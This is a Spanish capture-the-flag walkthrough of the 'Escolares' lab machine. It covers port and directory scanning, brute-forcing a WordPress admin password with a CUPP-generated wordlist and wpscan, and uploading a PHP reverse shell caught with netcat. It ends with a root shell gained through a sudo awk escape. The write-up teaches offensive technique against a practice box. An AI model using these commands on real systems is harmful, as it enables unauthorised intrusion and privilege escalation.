ESCOLARES

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip escolares.zip
Archive:  escolares.zip
inflating: escolares.tar

inflating: auto_deploy.sh

 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh escolares.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.18.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.18.0.2
```

```
ping -c1 172.18.0.2

PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.495 ms

── 172.18.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.495/0.495/0.495/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.18.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX -ttl =64

2- ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.18.0.2

```
nmap -p- -Pn -sVCS --min-rate 5000 172.18.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-15 13:01 EDT
Nmap scan report for 172.18.0.2
Host is up (0.000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
|_  256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: P\xC3\xA1gina Escolar Universitaria
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

whatweb http://172.18.0.2

```
whatweb http://172.18.0.2

http://172.18.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer

[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.18.0.2], Title[Página Escolar Universitaria]
```

gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              doc,html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 6738]
/info.php             (Status: 200) [Size: 87162]
/assets               (Status: 301) [Size: 309] [--> http://172.18.0.2/assets/]
/wordpress            (Status: 301) [Size: 312] [--> http://172.18.0.2/wordpress/]
/javascript           (Status: 301) [Size: 313] [--> http://172.18.0.2/javascript/]
/contacto.html        (Status: 200) [Size: 3210]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://172.18.0.2/phpmyadmin/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```

dirb http://172.18.0.2/wordpress

```
dirb http://172.18.0.2/wordpress

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 16 03:34:55 2024
URL_BASE: http://172.18.0.2/wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.18.0.2/wordpress/ ----
+ http://172.18.0.2/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://172.18.0.2/wordpress/wp-admin/
==> DIRECTORY: http://172.18.0.2/wordpress/wp-content/
==> DIRECTORY: http://172.18.0.2/wordpress/wp-includes/
+ http://172.18.0.2/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

Visitamos el servidor web y para resolver el problema con la

resolución de nombres de dominio (DNS),añadimos a nuestro

etc/hosts 172.18.0.2 escolares.dl

foto /wordpress





foto /profesores.html



Luis (es el admin de wordpress). Usuario luisillo con un mensaje "Holamundo".

Me tiré un buen rato intentando sacar la contraseña con wpscan y el rockyou. No va.

Gracias a HenkoSec, en https://www.youtube.com/watch?v=cHdg8PMkOQg,

descubro una nueva herramienta "cupp". Aporto contexto:

CUPP (Common User Passwords Profiler) es una herramienta utilizada en el campo

de la ciberseguridad para generar listas de posibles contraseñas basadas en la

información personal del objetivo. Es particularmente útil en la fase de recolección

de información (reconocimiento) de un ataque de fuerza bruta o diccionario. CUPP

crea perfiles de contraseñas posibles a partir de datos como:

- Nombre, apellido
- Fecha de nacimiento
- Nombres de familiares, mascotas, amigos
- Hobbies, intereses
- Lugares importantes

Números significativos (como el año de nacimiento)


Instalamos

git clone https://github.com/Mebus/cupp.git

cd cupp

Ejecutamos

python3 cupp.py -i (interactivamente,te hace preguntas y vas rellenando)



```
> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]:n
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to luis.txt, counting 1918 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with luis.txt and shoot! Good luck!
```

Nos ha creado un diccionario con 1918 entradas.

Ahora, vamos con wpscan, nuevamente

wpscan --url http://172.18.0.2/wordpress/ --usernames luisillo --passwords /home/kali/Desktop/cupp/luis.txt

```
wpscan --url http://172.18.0.2/wordpress/ --usernames luisillo --passwords /home/kali/Desktop/cupp/luis.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://172.18.0.2/wordpress/ [172.18.0.2]
[+] Started: Sun Jun 16 03:26:15 2024


[!] Valid Combinations Found:
 | Username: luisillo, Password: Luis1981

luisillo/Luis1981
```


4- EXPLOTACIÓN

Nos vamos a panel de login

http://172.18.0.2/wordpress/wp-admin/

Ingresamos credenciales

foto login



Nos vamos a WP File Manager - wp_content - uploads y ahí en el sexto icono "upload files"

Nos ponemos a la escucha con netcat por el 8888

nc -nlvp 8888

listening on [any] 8888 ...

Nos vamos a https://www.revshells.com/

Descargamos la shell de PHP PentestMonkey y la subimos en upload files

A continuacion, nos vamos a http://172.18.0.2/wordpress/wp-content/uploads/

y cargamos la shell, obteniendo conexión

```
nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.0.26] from (UNKNOWN) [172.18.0.2] 34626
Linux 0d1c8f0a1447 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-04-09) x86_64 x86_64 x86_64 GNU/Linux
 03:55:09 up 51 min,  0 user,  load average: 1.27, 1.16, 1.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0d1c8f0a1447:/$
```

5- ESCALADA DE PRIVILEGIOS

```
www-data@0d1c8f0a1447:/home$ ls
ls
luisillo  secret.txt  ubuntu
www-data@0d1c8f0a1447:/home$ cat secret.txt
cat secret.txt
luisillopasswordsecret


www-data@0d1c8f0a1447:/home$ su luisillo
su luisillo
Password: luisillopasswordsecret

luisillo@0d1c8f0a1447:/home$

luisillo@0d1c8f0a1447:/home$ sudo -l
sudo -l
Matching Defaults entries for luisillo on 0d1c8f0a1447:
        env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
        use_pty

User luisillo may run the following commands on 0d1c8f0a1447:
        (ALL) NOPASSWD: /usr/bin/awk

Vamos a GTFOBins

luisillo@0d1c8f0a1447:/home$ sudo awk 'BEGIN {system("/bin/sh")}'
sudo awk 'BEGIN {system("/bin/sh")}'
# whoami
whoami
root
```